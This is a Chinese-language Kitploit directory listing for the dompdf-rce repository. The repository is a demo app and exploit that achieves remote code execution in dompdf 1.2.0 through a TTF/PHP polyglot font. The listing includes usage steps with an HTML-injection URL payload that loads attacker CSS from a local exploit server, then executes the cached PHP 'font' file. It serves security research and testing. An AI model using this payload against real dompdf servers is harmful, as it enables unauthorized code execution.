
Skip to content
KitploitKITPLOIT
工具博客
Log in
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
dompdf-rce — 针对 dompdf 的 RCE 漏洞利用 | Kitploit
工具/GitHubGitHub/positive-security/dompdf-rce
漏洞分析漏洞利用Web应用程序漏洞利用Web安全渗透测试Payload 开发
GitHubpositive-security/dompdf-rce

dompdf-rce

针对 dompdf 的 RCE 漏洞利用

查看仓库
17965104年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

dompdf 的 RCE 漏洞利用

本仓库包含一个使用 dompdf 1.2.0 的易受攻击的演示应用程序,以及一个通过 ttf+php 多语言文件实现远程代码执行的漏洞利用。

Exploit Overview

更多详情,请访问 https://positive.security/blog/dompdf-rce

使用说明

  1. 运行演示应用程序
$ cd application
$ php -S localhost:9000
  1. 运行漏洞利用服务器
$ cd exploit
$ php -S localhost:9001
  1. 触发漏洞利用
http://localhost:9000/index.php?pdf&title=<link rel=stylesheet href='http://localhost:9001/exploit.css'>
  1. 访问缓存的 php“字体”文件并执行 phpinfo()
http://localhost:9000/dompdf/lib/fonts/exploitfont_normal_3f83639933428d70e74a061f39009622.php

请注意: 如果你使用不同的域名或端口,请相应编辑 exploit/exploit.css,并查看 application/dompdf/lib/fonts 以获取完整的字体文件名。

下载工具